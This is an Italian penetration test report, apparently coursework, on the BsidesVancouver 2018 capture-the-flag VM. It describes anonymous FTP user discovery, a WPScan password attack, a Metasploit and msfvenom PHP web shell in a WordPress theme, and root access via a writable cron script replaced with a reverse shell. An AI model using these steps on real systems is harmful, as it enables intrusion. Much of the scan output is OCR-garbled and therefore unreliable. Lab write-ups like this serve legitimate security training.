Penetration Test Report - VM 192.168.1.18

Informazioni:

-Progetto: VA/PT su macchina virtuale

-Data del test: 13/06/2025 al 18/06/2025

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Introduzione

-Obbiettivo del test: identificare vulnerabilità nella macchina virtuale BsidesVancouver 2018 e completare la simulazione di cattura la bandiera

- La macchina virtuale BsidesVancouver 2108 si può avviare svaricando l'ì OVA dai seguenti indirizzi:

https://www.vulnhub.com/entry/bsides-vancouver-2018-workshop,231


https://github.com/samiux/samiux.github.io/blob/master/ctf-bsides-vancouver-2018.md

Strumenti utilizzati:

- -nmap
- -WPScan
- -nsfvenom
- -metasploit

1.scansione per identificazione di IP

-Scansione per identificare ip della macchina target, avendo la macchina target a disposizione è stato fatto in ifconfig diretto sulla macchina volubile, in alternativa non avendo a disposizione la fonte si usa il commando netdiscover per ricavare l'indirizzo. Riscontrando così che l'ip corrisponde a 192.168.1.18.



2. Scansione della rete e identificazione host e scansione delle porte

- Tramite `nmap -sn 192.168.1.18` viene identificato un host attivo con MAC address corrispondente a una VirtualBox. Individuando le porte aperte che di base sono HTTP (80) e FTP (21) e SSH (22).
- Viene confermato che il servizio FTP sulla porta 21 e SSH sulla porta 22 sono attivi. Inoltre, il servizio HTTP (porta 80) è disponibile.

```
(kali⊕ kali)-[~]

$ nmap -sn 192.168.1.18

Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-17 12:21 EDT

Nmap scan report for bsides2018.station (192.168.1.18)

Host is up (0.00049s latency).

MAC Address: 08:00:27:AE:D1:6A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
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Nost is up (0.00049s latency).
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE VERSION
 11/top open ftp vsftpd 2.3.5
ftp-anon: Anonymous FTP login allowed (FTP code 230)
                        2 65534 65534
                                                              4096 Mar 03 2018 public
   drwxr-xr-x
   ftp-syst:
STAT:
          Logged in as ftp
TYPE: ASCII
No session bandwidth limit
           Session timeout in seconds is 300
          Control connection is plain text
Data connections will be plain text
          At session startup, client count was 2
vsFTPd 2.3.5 - secure, fast, stable
   End of status
22/tcp open ssh
                                 OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
   ssh-hostkey:
1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
      2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
      256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
B0/tcp open http Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
|_http-server-header: Apache/2.2.22 (Ubuntu)
MAC Address: 08:00:27:AE:D1:6A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
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Device type: general purpose
Running: Linux 3.X|4.X
DS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
DS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE
HOP RTT ADDRESS
1 0.49 ms bsides2018.station (192.168.1.18)
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 23.55 seconds
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3. esplorazione applicazione web

Prova di inserimento dell'indirizzo ip nel motore di ricerca per verificare eventuali testi o informazioni

-connessione tramite 192.168.1.18




It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

-connessione tramite http://192.168.1.18 e visualizzazione di eventuale codice backend



- Connessione tramite `ftp 192.168.1.18` accettata in anonymous, esplorando si trovano dati utili
- Navigando nella cartella `public` si trova un file `users.txt.bk` che contiene i seguenti nomi utente:

abatchy

john

mai

anne

doomguy

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(kali@kali)-[~]

$ ftp 192.168.1.18

Connected to 192.168.1.18.

220 (vsFTPd 2.3.5)

Name (192.168.1.18:Kali): Anonymous

230 Login successful.

Remote system type is UNIX.

Using binary mode to transfer files.

ftp> dir

229 Entering Extended Passive Mode (||60205|).

150 Here comes the directory listing.

drwxr-xr-x 2 65534 65534 4096 Mar 03 2018 public

226 Directory send OK.

ftp> dir

229 Entering Extended Passive Mode (||60090|).

150 Here comes the directory listing.

-rw-r--- 1 0 0 31 Mar 03 2018 users.txt.bk

226 Directory send OK.

ftp> cat user.txt.bk


?!nvalid command.

ftp> more users.txt.bk
abatchy
john

mai
anne
doomguy

ftp> exit
221 Goodbye.
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-connessione tramite http://192.168.192.168.1.18/backup wordpress



-utilizzo di WPScan per individuare vulnerabilità note, dando solo informazioni basilari

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Version 3.8.25

Sponsored by Automattic - https://patomattic.com/
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[i] User(s) Identified:

[-] john
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] admin
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)
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[1] No WPScan API Token given, as a result vulnerability data has not been output.
[1] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[4] Finished: Tue Jun 17 12:40:08 2025
[4] Requests Done: 3614
[5] Cached Requests: 9
[6] Data Received: 23.15 M8
[7] Memory used: 310.945 M8
[7] Memory used: 310.945 M8
[8] Elapsed time: 00:00:18
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[1] No plugins Found.

[*] Enumerating Config Backups (via Passive and Aggressive Methods)

Checking Config Backups - Time: 00:00:00 

[*] No Config Backups Found.

[*] Performing password attack on Xmlrpc against 1 user/s

[SUCCESS] - john/ enigma

Trying john / enigma Time: 00:02:04 

[*] Valid Combinations Found:

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[*] Username: john, Password: enigma

[*] No WPScan API Token given, as a result vulnerability data has not been output.

[*] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[*] Finished: Med May 1 16:20:59 2024

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[*] Jata Sent: 1.394 MB

[*] Memory used: 303.672 MB


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[*] Elabsed time: 00:02:08
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4. Ricognizione WordPress e generazione payload


5. Esplorazione HTTP


- Visitando 'http://192.168.1.18' compare la pagina di default di Apache.
- All'URL `http://192.168.1.18/backup_wordpress/` è disponibile una vecchia installazione di WordPress.
- L'autore del blog risulta essere "john", confermando la validità di un nome Utente, questo viene Trovato facendo tentativi con diversi nomi trovati precedentemente con FTP e password casuali fin quando il messaggio di errore non risulta essere per il profilo selezionato password errata



6. Accesso alla Dashboard WordPress

- Utilizzando le credenziali 'john:enigma' si ottiene accesso alla dashboard.






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audio,
canvas,
progress,
video {
           display: inline-block;
           vertical-align: baseline;
}
audio:not([controls]) {
          display: none;
           height: 0;
}
[hidden],
template {
          display: none;
}
a {
           background-color: transparent;
}
html {
         font-family: sans-serif;
-webkit-text-size-adjust: 100%;
-ms-text-size-adjust: 100%;
}
body {
         margin: 0;
}
article,
aside,
details,
figcaption,
figure,
footer,
header,
main,
menu,
nav,
section,
section,
summary {
    display: block;
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* 11.5 - Sidebar
* 11.6 - Footer
  * 12.0 - Media
   * 12.1 - Captions
* 12.2 - Galleries
   * 13.0 - Multisite
   * 14.0 - Media Queries
          14.1 - >= 710px
14.2 - >= 783px
             14.3 - >= 910px
             14.4 - >= 985px
              14.5 - >= 1200px
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   * Nicolas Gallagher and Jonathan Neal http://necolas.github.com/normalize.css/
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   * 5.0 - Forms
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Twenty Sixteen: Stylesheet (style.css)
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Theme Name: Twenty Sixteen
Theme UMI: https://wordpress.org/themes/twentysixteen/
Author: the WordPress steam
Author UMI: https://wordpress.org/
Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout—
the horizontal assthead with an optional right sidebar that works perfectly for blogs
and websites. It has custom color options with beautiful default color schemes, a
harmonious fluid grid using a mobile-first approach, and imprecable polish in every
detail. Twenty Sixteen will make your WordPress look beautiful everywhere.
Version: 1.2
License: GNU General Public License v2 or later
License UMI: http://www.gnu.org/licenses/gpl-2.0.html
Tags: black, blue, gray, red, white, yellow, dark, light, one-column, two-columns,
right-sidebar, fixed-layour, responsive-layout, accessibility-ready, custom-background,
custom-loofs, custom-header, custom-menu, editor-style, featured-images, flexible-
header, microformats, post-formats, rtl-language-support, sticky-post, threaded-
comments, translation-ready
Text Domain: 'twentysixteen'
                                                                                                                                                                 404 Template
(404.php)
 This theme, like WordPress, is licensed under the GPL. Use it to make something cool, have fun, and share what you've learned with others.
```

- Da lì si modifica il file `404.php` del tema TwentySixteen, inserendo una web shell PHP generata con `msfvenom`.



5. Attivazione della webshell

- In ascolto sulla porta 4444 con Metasploit (`exploit/multi/handler`), si riceve la reverse shell da parte del target.



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reterpreter > download cleanup /root/Desktop/

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msf6 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /backup_word
targeturi ⇒ /backup_wordpress/
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username john
username ⇒ john
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set password enigma
password ⇒ enigma
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6. Privilege Escalation

- Esaminando /etc/crontab, si nota che /usr/local/bin/cleanup è eseguito periodicamente.
- Il file è scrivibile e viene sostituito con uno script Python che apre una reverse shell sulla porta 8080.
- In ascolto con Netcat ('nc -lvp 8080'), si ottiene una shell come utente 'root'.

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7. Flag Capture

- Navigando nella home dell'utente root, si trova `flag.txt` con il seguente contenuto:

Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.

You should be proud!

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# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
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Conclusione

La macchina è stata compromessa con successo tramite:

- Accesso FTP anonimo per reperire utenti.
- Login a WordPress con credenziali trovate.
- Webshell PHP caricata da dashboard WordPress.
- Escalation di privilegi tramite cron job e script modificabile.
- -ricerca di informazioni tramite Metasploit

PROBLEM SOLUTION

- Macchina virtuale KALI non riusciva più a connettersi ne a internet ne alla macchina virtuale BsidesVancouver2018 anche se si presentavano nella stessa rete, la soluzione più veloce trovata è stata di inserire in Kali una 3° scheda di rete con bridge e cambiare il mac address random fin quando non si riusciva a collegegare Internet e la macchina Bsides
- Metasploit è stato provato in un primo momento nella macchina virtuale principale senza update base ma dava valori alternanti, per verificare è stata create una nuova macchina kali con update (sudo apt updte && sudo apt full-update-y) ricevendo alla fine I dati corretti.